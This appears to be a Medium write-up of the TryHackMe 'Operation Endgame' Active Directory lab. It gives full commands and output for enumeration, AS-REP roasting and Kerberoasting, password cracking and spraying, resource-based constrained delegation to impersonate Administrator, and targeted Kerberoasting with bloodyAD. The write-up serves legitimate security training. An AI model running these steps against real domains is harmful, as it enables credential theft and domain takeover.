Tryhackme Walkthrough — Operation Endgame
#ActiveDirectory #DomainController #Bloodhound #ResourceBasedContrainedDelegation #GenericWriteExploit #TargetedKerberoasting #BloodyAD
Tryhackme Walkthrough — Operation Endgame
ActiveDirectory #DomainController #Bloodhound #ResourceBasedContrainedDelegation #GenericWriteExploit #TargetedKerberoasting #BloodyAD
The THM room can be found here.
Recon

- nmap scan — As usual, I start with a nmap scan with -sCV option. From the output, it is clearly a Active Directory DC (ports 88, 135, 389, 445).
┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ nmap -sCV 10.48.173.155 -o nmap.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-30 11:47 +0000
Nmap scan report for 10.48.173.155
Host is up (0.068s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
80/tcp   open  http              Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-06-30 03:47:29Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: thm.local, Site: Default-First-Site-Name)
443/tcp  open  ssl/https?
|_ssl-date: 2026-06-30T03:49:01+00:00; -7h59m58s from scanner time.
| ssl-cert: Subject: commonName=thm-LABYRINTH-CA
| Not valid before: 2023-05-12T07:26:00
|_Not valid after:  2028-05-12T07:35:59
| tls-alpn:
|   h2
|_  http/1.1
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: thm.local, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: AD
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: ad.thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-06-30T03:47:50+00:00
|_ssl-date: 2026-06-30T03:49:01+00:00; -7h59m58s from scanner time.
| ssl-cert: Subject: commonName=ad.thm.local
| Not valid before: 2026-06-29T03:28:03
|_Not valid after:  2026-12-29T03:28:03
Service Info: Host: AD; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-06-30T03:47:52
|_  start_date: N/A
|_clock-skew: mean: -7h59m58s, deviation: 0s, median: -7h59m58s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.35 seconds- I add AD, thm.local and ad.thm.local to my /etc/hosts.
Exploring the Website (Port 80)
- I checked the website — nothing interesting. It is just the default IIS webpage.

Checking SMB (Port 445)
- Next I used netexec to check the SMB shares with a guest account. Again nothing useful. It looks like the standard file shares.

Checking LDAP (Port 389 / 3268)
- Next I checked ldap. I was able to enumerate the users and groups with netexec. I saved the output to ldap-out.txt.

Getting Initial Credentials with Kerberoasting
- The obvious thing to do with usernames is to check if any are ASREP-roastable (i.e. do not require pre-auth). With the following command, I was able to extract the usernames into a separate users.txt file.
$ cat ldap-out.txt | awk '{print $5}' > users.txt- I then used the Impacket tool GetNPUsers.py to check if any of these are asrep roastable. There were 5, however, I was not able to crack these hashes.
$ ./GetNPUsers.py -usersfile users.txt -format hashcat thm.local/ > hashes.txtImpacket GetNPUsers.py vs Netexec’s asreproast:
I found out later that nxc has an asreproast option (see command below). I tried using it, but it didn’t seem to find anything (whereas I had earlier found 5 with GetNPUsers.py). After asking Gemini, I found out that it is because nxc uses ldap to query, and since guest account has restricted LDAP permissions, it was ‘blocked’ from reading the results. On the other hand, when we use GetNPUsers.py, it queried the KDC directly and bypassed LDAP.
$ nxc ldap 10.48.162.241 -u guest -p ‘’ — asreproast hash.txt
- Next, I tried to check if there are any kerberoastable accounts. I found one — CODY_ROY.
┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ nxc ldap 10.48.162.241 -u guest -p '' --kerberoasting hash.txt
LDAP        10.48.162.241   389    AD               [*] Windows 10 / Server 2019 Build 17763 (name:AD) (domain:thm.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.48.162.241   389    AD               [+] thm.local\guest:
LDAP        10.48.162.241   389    AD               [*] Total of records returned 1
LDAP        10.48.162.241   389    AD               [*] sAMAccountName: CODY_ROY, memberOf: CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local, pwdLastSet: 2024-05-10 14:06:07.611965, lastLogon: 2024-04-24 15:41:18.970113
LDAP 10.48.162.241 389 AD $krb5tgs$23$*CODY_ROY$<truncated>- I cracked the password for the user with hashcat:
┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ hashcat -m 13100 hash.txt ../../rockyou.txt- I tried to RDP with the credentials using Remmina — it got into windows but I got an error message. But I can’t seem to click anything on the desktop.

- However, using Win+R shortcut (Remmina needs to be in full screen mode), I can type in ‘cmd’ to launch the command shell and explore the file system. There is a Scripts folder in C:\, but access is denied. There is nothing much else interesting so I logged out.

- With Cody’s credentials, I then used nxc to enumerate the users again (there are more compared to earlier when using the guest account), then used Cody’s password to do a password spray. It turns out there is another user with the same password — Zachary Hunt.
$ nxc ldap ad.thm.local -u CODY_ROY -p <redacted> --users > ldap-out2.txt
$ cat ldap-out2.txt | awk '{print $5}' > users2.txt
$ nxc smb ad.thm.local -u users2.txt -p <redacted> --continue-on-success
Lateral Movement
- Using Cody’s credentials, I used bloodhound to enumerate the domain.

- Exploring the domain with bloodhound, it seems that CODY_ROY has generic write to the machine AD.THM.LOCAL via the ‘guest’ user. This would be one way to get the flag — see Method 1 section below.

- Looking at Zachary Hunt, he has generic write access to Jerri_Lancaster. Jerri_Lancaster is a member of the Reader_admins group, which Cody is not. This might be useful and turned out to be the second way to get the flag — see Method 2 section below.

Method 1: Resource-Based Constrained Delegation
- Clicking the GenericWrite edge, we can see that it can be exploited with Resource-Based Constrained Delegation (RBCD) and the details of the exploit edge are also shown in bloodhound. You can read more about how this exploit works in this article.

- First, we need an account with an SPN. I noticed that CODY_ROY’s account has an SPN, so we can just use his account.
- Second, we need to configure the target AD.THM.LOCAL so that CODY_ROY can delegate to it. This can be done with Impacket script rbcd.py. Remember it is the ‘guest’ account that has the GenericWrite access, not CODY_ROY.

- The script requires a password, even though guest does not have a password. Gemini explains this and tells me to put a hashes flag.

- On adding the hashes, I successfully changed the attribute on AD.THM.LOCAL to allow delegation from CODY_ROY.
┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ python3 rbcd.py thm.local\guest:"" -delegate-from CODY_ROY -delegate-to AD$ -dc-ip 10.49.146.19 -action 'write' -hashes :31D6CFE0D16AE931B73C59D7E0C089C0
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] CODY_ROY can now impersonate users on AD$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] CODY_ROY (S-1-5-21-1966530601-3185510712-10604624-1144)- Thirdly, we need to get the service ticket.
┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ ./getST.py -spn cifs/ad.thm.local -impersonate Administrator -dc-ip 10.49.146.19 thm.local/CODY_ROY:'<redacted>'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_ad.thm.local@THM.LOCAL.ccache- Lastly, we use the cifs ticket. We have to export it to the environment variable krb5ccname first.
┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ export KRB5CCNAME=Administrator@cifs_ad.thm.local@THM.LOCAL.ccache- With the ticket, I first tried to use psexec.py to get a shell, but it didn’t work, possibly due to antivirus disallowing the installation.

- Using smbclient.py, I was able to get into the file system to get the flag.
┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ ./smbclient.py -k -no-pass ad.thm.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# use C$
<truncated>
# ls
drw-rw-rw-          0  Fri May 10 14:46:00 2024 .
drw-rw-rw-          0  Fri May 10 14:46:00 2024 ..
-rw-rw-rw-        282  Wed May 31 07:33:02 2023 desktop.ini
-rw-rw-rw-        527  Wed May 31 07:33:02 2023 EC2 Feedback.website
-rw-rw-rw-        554  Wed May 31 07:33:02 2023 EC2 Microsoft Windows Guide.website
-rw-rw-rw-         59  Fri May 10 13:52:12 2024 flag.txt.txt
# cat flag.txt.txt
THM{redacted}
Method 2: Lateral Movement to Domain Admin
- First, we need to exploit the GenericWrite access to Jerri_Lancaster user. According to bloodhound, we can use targeted kerberoasting.

- Essentially, what this does is to set a SPN for the user, then do a kerberoasting attack to get the user hash and hopefully crack it. Instead of using the targetedKerberoast.py script, I decided to use bloodyAD and do this step by step. With that, I got the password for Jerri Lancaster.
┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ bloodyad -d thm.local --host ad.thm.local -u ZACHARY_HUNT -p '<redacted>' set object JERRI_LANCASTER servicePrincipalName -v 'HTTP/doesnotmatter'
[+] JERRI_LANCASTER's servicePrincipalName has been updated

┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ bloodyad -d thm.local --host ad.thm.local -u ZACHARY_HUNT -p '<redacted>' get object JERRI_LANCASTER --attr servicePrincipalName

distinguishedName: CN=JERRI_LANCASTER,OU=Tier 2,DC=thm,DC=local
servicePrincipalName: HTTP/doesnotmatter

┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ ./GetUserSPNs.py -dc-ip 10.49.174.112 thm.local/ZACHARY_HUNT:'<redacted>' -outputfile kerberoast-hash.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName     Name               MemberOf                                            PasswordLastSet             LastLogon                   Delegation
-----------------------  -----------------  --------------------------------------------------  --------------------------  --------------------------  ----------
HTTP/doesnotmatter       JERRI_LANCASTER    CN=Reader Admins,OU=Grouper-Groups,DC=thm,DC=local  2024-05-13 19:20:51.535220  2024-05-13 19:22:39.622629
HTTP/server.thm.local    CHRISTIAN_SANFORD  CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local  2024-05-10 13:59:37.018116  2024-04-22 14:40:30.076386
HTTP/server.example.com  CHRISTIAN_SANFORD  CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local  2024-05-10 13:59:37.018116  2024-04-22 14:40:30.076386
HTTP/server.secure.com   CODY_ROY           CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local  2024-05-10 14:06:07.611965  2024-04-24 15:41:18.970113

┌──(kali㉿kali)-[~/Desktop/Tryhackme/endgame]
└─$ hashcat -m 13100 kerberoast-hash.txt ../../rockyou.txt - Using Jerri’s credentials, I RDP-ed into the ad.thm.local machine and launched a command shell, similar to how I did for Cody earlier. This time, I see that Jerri can read the Script folder.
- The script folder contains a single file, which contained the credentials of another user, SANFORD_DAUGHERTY — a domain admin!

- Now RDP-ing to the machine as Sanfod Daugherty, I again use Win+R to launch a command shell. However I cannot access the Administrator desktop because this is a normal shell. I need a shell as Administrator, so I use the command:
> powershell -Command "Start-process cmd -verb runas- The UAC dialog pops up. After clicking ok, I get a shell as Administrator. I can now access the Administrator desktop to get the flag.

Learning Points
- Exploiting Resource-Based Constrained Delegation
- Targeted Kerberoasting
- Getting around a restricted remote desktop
메타데이터
- post_id
- ea2a314fbc12
- slug
- tryhackme-walkthrough-operation-endgame-ea2a314fbc12
- url
- https://medium.com/@indigoshadowwashere/tryhackme-walkthrough-operation-endgame-ea2a314fbc12
- canonical_url
- https://medium.com/@indigoshadowwashere/tryhackme-walkthrough-operation-endgame-ea2a314fbc12
- author_url
- https://medium.com/@indigoshadowwashere
- status
- ok
- fetched_at
- 2026-07-15 13:17:36